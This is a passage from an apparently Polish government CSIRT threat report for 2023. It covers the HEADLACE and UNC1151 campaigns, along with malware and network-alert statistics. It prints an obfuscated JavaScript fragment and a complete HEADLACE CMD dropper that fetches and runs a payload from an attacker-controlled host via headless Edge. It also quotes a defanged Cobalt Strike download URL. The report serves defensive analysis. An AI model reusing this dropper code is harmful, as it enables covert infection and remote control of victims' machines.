ad_url%2C%210%29%29%29%29%0A%7Dfunction%20_0×1ab3%28%29%7B%0Avar%20e=%5B%27set_busy%27%2C%27none%27%2C%27block%27%2C%27show%27%2C%271
75429vpWbgU%27%2C%27finally%27%2C%27length%27%2C%27resolve%27%2C%27css%27%2C%27display%27%2C%27each%27%2C%27.message-
```

Rysunek 45. Kod zawarty w załączniku do wiadomości wykorzystującej podatność Roundcube

Wielokrotne próby dostarczenia backdoora HEADLACE były odnotowywane przez CSIRT GOV od lipca do końca 2023 roku i wykorzystywały różnego rodzaju „przynęty" mające skłonić ofiary do uruchomienia złośliwego pliku. Jednym z takich przykładów były wiadomości wykorzystujące podszycie pod pracownika Kancelarii Prezesa Rady Ministrów, rozsyłające link do złośliwego oprogramowania pod pozorem dokumentu na temat konfliktu izraelsko-palestyńskiego.




Rysunek 46. Wiadomość w ramach kampanii dystrybuującej malware HEADLACE

Z zewnętrznego zasobu kontrolowanego przez adwersarza – infinityfreeapp.com – pobierane było archiwum zawierające dokument DOCX niewykazujący cech złośliwych, jak również plik CMD, biblioteka DLL oraz plik wykonywalny EXE.

```
@echo off & (echo On Error Resume Next & echo CreateObject^(^"WScript.shell^"^).Run ^"^^^"%%programdata%%\\7d5f711a-
cc67-4609-9adb-7be04289961b.bat^"^^^"^^^", 0^, False) > "%programdata%\7d5f711a-cc67-4609-9adb-7be04289961b.vbs" & (echo :loop & echo chcp 65001 &
echo timeout 120 & echo taskkill /im msedge.exe /f & echo timeout 5 & echo del /q /f "%userprofile%\Downloads\*.css" & echo start "" msedge --
headless=new --disable-gpu data:text/
html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly9vcGVuZG9jLmluZmluaXR5ZnJlZWFwcC5jb20vZXhlY2R3bi5waHA/
aWQ9N2Q1ZjcxMWEtY2M2Ny00NjA5LTlhZGItN2JlMDQyODk5NjFiIik7PC9zY3JpcHQ+ & echo timeout 30 & echo taskkill /im msedge.exe /f & echo move /y
"%userprofile%\Downloads\*.css" "%programdata%\rbkxbvqy.cmd" & echo call "%programdata%\rbkxbvqy.cmd" & echo del /q /f "%programdata%
\rbkxbvqy.cmd" & echo goto loop) > "%programdata%\7d5f711a-cc67-4609-9adb-7be04289961b.bat" & call "%programdata%\7d5f711a-
cc67-4609-9adb-7be04289961b.vbs"
title "war.docx"
attrib -h -r /s > nul 2>&1
start "" "war.docx" > nul 2>&1
taskkill /F /IM "war                                                                    .EXE" > nul 2>&1
del /F /A /Q WindowsCodecs.dll > nul 2>&1
del /F /A /Q "war                                                                    .EXE" > nul 2>&1
if exist "%userprofile%\Downloads\war.zip" move /y "war" "%userprofile%\Downloads\war.zip" > nul 2>&1
if exist "..\war.zip" move /y "war" "..\war.zip" > nul 2>&1
if exist "war.zip" move /y "war" "war.zip" > nul 2>&1
del /F /A /Q "war" > nul 2>&1
del /F /A /Q "ccc.cmd" > nul 2>&1
exit
```

Rysunek 47. Zawartość pliku CMD pobranego z zewnętrznego zasobu



A/78/553

Advance Unedited Version

Distr.: General
25 October 2023

Original: English

Seventy-eighth session
Item 51 of the provisional agenda*
Israeli practices and settlement activities affecting the rights of the Palestinian people and other Arabs of the occupied territories

Report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories

Note by the Secretary-General**

The Secretary-General has the honour to transmit to the members of the General Assembly the fifty-fifth report of the Special Committee to Investigate Israeli Practices Affecting the Human Rights of the Palestinian People and Other Arabs of the Occupied Territories, submitted pursuant to General Assembly resolution 76/80


Rysunek 48. Niezłośliwy plik DOCX pobrany z zewnętrznego zasobu

3.5. UNC1151

W 2023 roku Zespół CSIRT GOV kilkukrotnie odnotował aktywność grupy o nazwie UNC1151, związanej z działaniami w ramach kampanii Ghostwriter. Szkodliwa aktywność wspomnianej grupy obejmuje przede wszystkim region państw nadbałtyckich, w tym Polskę.

Zespół CSIRT GOV nasilenie powyższej aktywności odnotował głównie w drugiej połowie 2023 roku. Zidentyfikowano ataki typu spearphishing, które były ukierunkowane przede wszystkim na prywatne konta poczty elektronicznej. Z posiadanych danych wynika, że adwersarz posługiwał się specjalnie przygotowanymi – zakładanymi u operatorów poczty elektronicznej kontami email, za pomocą których dokonywał propagacji szkodliwego oprogramowania.

Pierwszy znaczący atak tego typu odnotowano w sierpniu 2023 roku i obejmował wysłanie fałszywych wiadomości email do kilkunastu adresatów. Wiadomości te zawierały w swojej treści zaproszenie na wydarzenie kulturalne oraz załącznik w postaci zaprezentowanego poniżej archiwum w formacie RAR lub ZIP



Rysunek 49. Wiadomość spearphishingowa w kampanii UNC1151

Przedmiotowe archiwa zawierały plik w formacie CHM, tj. plik pomocy systemu operacyjnego Windows. Bazą tego typu dokumentów są pliki HTML, które z reguły zawierają dodatkowe dane. Poniżej zaprezentowano strukturę przykładowego, wysłanego w ramach przedmiotowej kampanii pliku CHM:

Nazwa	Rozmiar
$WWAssociativeLinks	4
$WWKeywordLinks	4
datapath	1 474 361
#IDXHDR	4 096
#ITBITS	0
#STRINGS	1
#SYSTEM	4 228
#TOPICS	16
#URLSTR	24
#URLTBL	12
$FlftiMain	0
$OBJINST	2 751
ghj76kjlg4.htm	16 477

Rysunek 50. Struktura pliku CHM

W powyższym przykładzie wyróżniony na czerwono katalog datapath zawierał plik w formacie JPG, który informował o uroczystości mającej odbyć się w Krakowie.

ul. Twardowskiego 8b/1
32-312 Kraków
Polska/Poland

tel./fax 12 269 18 89
602 34 78 89

PRAEMIANDO INCITAT

Przeorat Małopolski Orderu św. Stanisława w Krakowie

Kawalerowie i Damy
Suwerennego Orderu Św. Stanisława BM

Przeoratu Małopolskiego
mają zaszczyt zaprosić na uroczystość

162 INWESTYTURY ŚWIATOWEGO ORDERU
ŚW. STANISŁAWA B.M.

14 października 2023r w Bazylice O.O. Paulinów na Skałce w Krakowie
ul. Skałeczna 15; 31-065 Kraków

PROGRAM:
10.30 Zbiórka na placu przed Bazyliką
10.45 Procesyjne wejście do Bazyliki i zajęcie miejsc
11.00 Uroczysta Msza Święta koncelebrowana przez O.O. Paulinów
11.50 Uroczysta Inwestytura
12.45 Bankiet w Restauracji Hotelu „Secesja" , ul. Paulińska 24.

Z poważaniem:

ORDO SANCTI STANISLAI CRACOVIA

Jacek Żyrkowski GCCStS
Przeor Małopolski

Orderu Św. Stanisława

Rysunek 51. Plik JPG zawarty w pliku CHM

Plik ghj76kjlg4.htm zawierał zaobfuskowany kod JavaScript, którego fragment przedstawiono poniżej:

Rysunek 52. Fragment zaobfuskowanego kodu JavaScript wewnątrz pliku HTM

Zaciemniony kod faktycznie był kodem HTML, który po uruchomieniu wykonywał w tle polecenia PowerShell. Fragment kodu zaprezentowano poniżej:

Rysunek 53 a. Kod z zaobfuskowanym poleceniem Powershell

W wyniku powyższego następowało połączenie do zasoby zdalnego, mieszczącego się pod adresem: hxxps://spacesaver.pics/static/js/2f3c0342874c/2308.js przy użyciu zakodowanej w pliku HTML specyficznej wartości UserAgent. W efekcie następowało pobranie oprogramowania Cobalt Strike bez wiedzy faktycznego użytkownika atakowanego urządzenia.

Opisany wektor ataku powtarzał się jeszcze kilkukrotnie w okresie września oraz października 2023 roku. Za każdym razem scenariusz działania atakującego był analogiczny, tj. precyzyjnie wybranie listy celów oraz wykorzystanie specjalnie założonych kont poczty elektronicznej, celem rozesłania

fałszywego zaproszenia na wydarzenie kulturalne zawierające plik CHM, który po uruchomieniu infekował komputer ofiary oprogramowaniem Cobalt Strike.

Warto ponadto wspomnieć o ataku z dnia 27 września 2023 roku, w czasie którego napastnicy zastosowali dwa warianty szkodliwego oprogramowania - jednym z nich był Cobalt Strike, natomiast drugim ramsomware o nazwie Ragnarok. Z wykonanych analiz wynika, że napastnicy czasowo zmieniali payload, który był umieszczony pod URL zaszytym w szkodliwym pliku JavaScript, który jak w przypadku pozostałych odsłon również był umieszczony w pliku CHM.

Rysunek 53 b. Inna grafika wykorzystana w kampanii

4

ZAGROŻENIA – OPROGRAMOWANIE ZŁOŚLIWE


4.1. Oprogramowanie złośliwe - statystyka

W 2023 roku Zespół CSIRT GOV przeprowadził analizę 18669 plików zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa, spośród których 763 zostało rozpoznanych jako złośliwe.

Wykres 11. Wyniki analizy plików w roku 2023

Analiza realizowana w środowiskach izolowanych wykazała, iż 16 530 plików nie wykazywało żadnych cech złośliwych, 763 zostało rozpoznanych jako złośliwe, 766 jako podejrzane, a 610 otrzymało status niezidentyfikowany (np. ze względu na brak poprawnego uruchomienia w środowisku laboratoryjnym).


Ilość zidentyfikowanego oprogramowania złośliwego względem roku poprzedniego wzrosła o 2,75%. Poniżej przedstawiono miesięczny wolumen analizowanych plików:



Wykres 12. Statystyka miesięczna analizowanych plików

4.2. Charakterystyka analizowanych próbek

Spośród 763 zidentyfikowanych złośliwych plików, 166 zostało sklasyfikowanych, m.in. za pomocą reguł typu YARA oraz Sigma, do poniższych typów oprogramowania szkodliwego:



Wykres 13. Klasyfikacja oprogramowania złośliwego

Największa liczba próbek oprogramowania złośliwego w 2023 roku zostało rozpoznanych jako AgentTesla, HTML Phisher, Phisher oraz Formbook.

Agent Tesla należy do rodziny oprogramowania złośliwego typu keylogger, którego celem jest przechwytywanie informacji związanych z działalnością użytkowników na zainfekowanych systemach. Agent Tesla znany jest również z przechwytywania i rejestrowania danych wprowadzanych przez użytkownika. Dzięki temu atakujący mogą pozyskiwać hasła, dane logowania do kont bankowych, adresy e-mail i inne wrażliwe informacje. Agent Tesla potrafi przechwytywać zrzuty ekranu, co pozwala atakującym monitorować aktywność użytkowników. Obejmuje to historię odwiedzanych stron internetowych, treść komunikacji prowadzonej poprzez komunikatory, a nawet otwierane dokumenty o charakterze poufnym. Agent Tesla posiada często zdalne funkcje, co oznacza, że atakujący mogą zdalnie sterować zainfekowanym systemem, co pozwala na uruchamianie dodatkowych modułów złośliwego oprogramowania, aktualizacje czy nawet usunięcie dowodów swojej obecności. Aby utrudnić wykrycie i zneutralizowanie infekcji, Agent Tesla często korzysta z usług dostawców infrastruktury, takich jak serwery poczty elektronicznej, serwery FTP itp. Dystrybucja Agenta Tesla w głównej mierze odbywała się poprzez wiadomości e-mail w formie załącznika.

Zagrożenie rozpoznane jako HTML Phisher oraz Phisher związane było najczęściej z dystrybucją załącznika do korespondencji e-mail w formacie HTML lub HTM, zawierającego kod JavaScript, który miał za zadanie przedstawienie spreparowanego formularza wyłudzającego dane uwierzytelniające (np. do serwera poczty elektronicznej). Atakujący tworzyli w tym celu fałszywe strony internetowe, wyglądające bardzo podobnie do oryginalnych stron, między innymi stron logowania do banków, serwisów e-mail czy portali społecznościowych. Ofiary ataku są zazwyczaj przekierowywane na fałszywe, podstawione strony poprzez linki zawarte w phishingowych e-mailach, wiadomościach tekstowych czy innych formach komunikacji. Po wejściu na fałszywą stronę użytkownicy byli proszeni o podanie swoich poufnych informacji, jak nazwa użytkownika, hasło, numer karty kredytowej itp.

Zagrożenie sklasyfikowane jako Formbook należy do rodziny oprogramowania złośliwego, posiadającej funkcjonalności umożliwiające przechwytywanie informacji o sekwencji klawiszy naciskanych na klawiaturze przez użytkownika (w tym m.in. wprowadzanych loginów oraz haseł), zapisywanie zrzutów ekranu, ekstrakcję zapisanych haseł z przeglądarek internetowych oraz pobieranie i uruchamianie innych plików z zewnętrznych zasobów internetowych. Dodatkowo oprogramowanie jest specjalnie zaprojektowane do przechwytywania i kradzieży danych z formularzy internetowych. Obejmuje to formularze logowania, dane osobowe, numery kart kredytowych i inne informacje wprowadzane przez użytkownika na stronach internetowych. FormBook może dokonywać ataków typu Man-in-the-Browser, co oznacza, że trojan ten jest w stanie kontrolować lub manipulować danymi przesyłanymi między przeglądarką internetową a serwerem, co na przykład umożliwia przestępcom zmienianie treści stron internetowych, na których znajdują się ofiary. Oprogramowanie posiada pewną elastyczność, co pozwala cyberprzestępcom dostosowywać jego funkcje do różnych celów ataku lub dostosować trojana do konkretnej kampanii.

Klasyfikacja oprogramowania, bazująca na analizie behawioralnej, wykazała następujący podział najczęstszych zachowań analizowanych plików lub zasobów internetowych w roku 2023:

L.p.	WYKRYTE ZACHOWANIE	LICZBA WYSTĄPIEŃ
1	Evader	490
2	Phisher	213
3	Trojan, Spyware, Evader	61
4	Spyware, Evader	35
5	Trojan	29
6	Exploiter Trojan, Evader	23
7	Exploiter	16
8	Trojan, Spyware, Exploiter, Evader	10
9	Phisher, Evader	6
10	Ransomware, Trojan, Spyware, Evader	4

Tabela 1. Zachowania analizowanych plików/zasobów internetowych

Zgodnie z powyższą tabelą, analizowane próbki wykazywały następujące cechy:

Evader – próba ominięcia zabezpieczeń systemu operacyjnego, wykorzystanie funkcji anti-debuggera, wykorzystanie zaciemnienia (obfuskacji) kodu;

Ransomware – identyfikacja złośliwego oprogramowania szyfrującego dane użytkownika, blokującego dostęp do systemu lub plików, oraz żądającego okupu za ich odszyfrowanie lub odblokowanie;

Phisher – nakłanianie użytkownika do wykonania określonego działania, udostępnienia poufnych informacji, tj. hasła dostępowego, danych logowania czy danych kart płatniczych;

Trojan – zmiana stacji roboczej w klienta sieci botnet, umożliwienie zdalnego dostępu do stacji roboczej (RAT);

Spyware – kradzież danych wrażliwych, w tym m. in. danych z przeglądarek internetowych, danych logowania;

Exploiter – wykorzystanie podatności w oprogramowaniu lub systemie operacyjnym.

W poniższej tabeli przedstawiono 10 najczęściej identyfikowanych reguł dla analiz przeprowadzonych w środowisku sandbox, które wpłynęły na końcową ocenę badanego pliku lub zasobu internetowego.

WYKRYTA REGUŁA	LICZBA IDENTYFIKACJI
Rozpoznanie pliku przez silniki antywirusowe	364
Identyfikacja zaszyfrowanego pliku PDF oraz zawierającego formularze	293
Identyfikacja zaszyfrowanych danych w dokumencie (ochrona hasłem)	279
Rozpoznanie domeny, adresu URL przez silniki antywirusowe	228
Modyfikacja kontekstu wątku w innym procesie (threadinjection)	140
Próba kradzieży danych wrażliwych z przeglądarki (historia, hasła, ciasteczka)	118
Próba kradzieży danych uwierzytelniających do skrzynki pocztowej (poprzez dostęp do plików)	113
Rozpoznanie oprogramowania złośliwego na podstawie reguł YARA community	92
Identyfikacja pobierania informacji wrażliwych z BIOS (poprzez WMI, Win32_Bios, Win32_BaseBoard)	89
Identyfikacja zbierania informacji o karcie sieciowej (WMI, Win32_NetworkAdapter)	87

Tabela 2. Najczęściej identyfikowane reguły

Poniżej przedstawiono 10 najczęściej występujących w 2023 roku typów plików, spośród poddanych analizie w systemach automatycznych:

L.p.	TYP PLIKU	LICZBA WYSTĄPIEŃ
1	Adobe Portable Document Format	7808
2	Word Microsoft Office Open XML Format document	532
3	Generic OLE2 / Multistream Compound File	324
4	Microsoft Word document	316
5	Excel Microsoft Office Open XML Format document	257
6	E-Mail message (Var. 1)	246
7	HyperText Markup Language	130
8	Win32 Executable (generic) Net Framework	124
9	Generic XML (ASCII)	101
10	ZIP compressed archive	74

Tabela 3. Najczęściej występujące typy plików

Największą liczbę plików poddanych analizie w systemach automatycznych stanowiły pliki w formacie PDF, Word, kontenery OLE2, dokumenty biurowe (w tym zawierające makra, funkcje DDE), pliki HTML, XML, aplikacje Win32, archiwa ZIP/7-Zip/GZ.


5

ARAKIS GOV

5.1. ARAKIS GOV – statystyka

System ARAKIS GOV to dedykowany, rozproszony system wczesnego ostrzegania o zagrożeniach teleinformatycznych występujących na styku sieci wewnętrznej z siecią Internet. Głównym zadaniem systemu jest wykrywanie i zautomatyzowane opisywanie zagrożeń występujących w sieciach teleinformatycznych na podstawie agregacji, analizy i korelacji danych z różnych źródeł.

W 2023 roku w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV zanotowano łącznie 1 501 466 173 przepływów, co przełożyło się na 6 246 216 wygenerowanych przez system alarmów. W porównaniu z rokiem 2022, zauważyć można spadek w ogólnej liczbie przepływów. Ma to bezpośredni związek ze zmianą sposobu tworzenia alarmów, co przełożyło się na zmniejszenie liczby alarmów typu false positive.




Wykres 14. Rozkład zarejestrowanych przepływów z podziałem na miesiące

Widoczny spadek w zanotowanych przepływach w lipcu ma bezpośredni związek z prowadzonymi w tym czasie pracami modernizacyjno-serwisowymi urządzeń serwerowych systemu ARAKIS GOV.

Wśród zanotowanych alarmów:

- 553 826 alarmów miało priorytet pilny, tzn. wymagało natychmiastowej reakcji na zagrożenie ze strony administratorów, niosło duże ryzyko przełamania zabezpieczeń;
- 48 125 alarmów miało priorytet wysoki, tzn. wymagało wzmożonej uwagi w kontekście zagrożenia wskazanego w alarmie, niosło średnie ryzyko przełamania zabezpieczeń;
- 30 979 alarmów miało priorytet średni, tzn. były to alarmy informujące o dobrze znanym zagrożeniu, które niosły małe ryzyko przełamania zabezpieczeń;


- 5 613 286 alarmów miało priorytet niski, tzn. były to alarmy czysto informacyjne dotyczące aktualnej sytuacji na styku sieci wewnętrznej z siecią Internet.



Wykres 15. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet

Każdy z zanotowanych alarmów zawiera dokładne dane techniczne, pozwalające na jego weryfikację oraz jest szczegółowo klasyfikowany przez system. W ramach klasyfikacji każdy alarm może zostać przypisany do jednego z pięciu podstawowych typów:


- Typ 1 – komunikacja do złośliwych adresów;
- Typ 2 – skanowania;
- Typ 3 – wykryte znane ataki;
- Typ 4 – wykryte nieopisane ataki;
- Typ 5 – infekcje wewnętrzne.



Wykres 16. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ

W 2023 roku alarmy Systemu ARAKIS GOV Typu 1 stanowiły 4,85% ogółu zarejestrowanych alertów. Wygenerowane alarmy wynikały z prób nawiązywania komunikacji z adresami IP lub domenami uznanymi za złośliwe lub mogące stanowić zagrożenie.

Wśród alarmów Typu 2 w 2023 roku najwięcej przepływów zostało zanotowanych w systemach podmiotów skategoryzowanych jako Instytucje (42,37%), co wynika po części z ilości elementów systemu ARAKIS GOV wdrożonych w poszczególnych podmiotach. Wygenerowane alarmy pozwalają określić kierunki zainteresowań osób bądź grup przeprowadzających skanowania.




Wykres 17. Procentowy podział przepływów alarmów typu 2 w instytucjach.

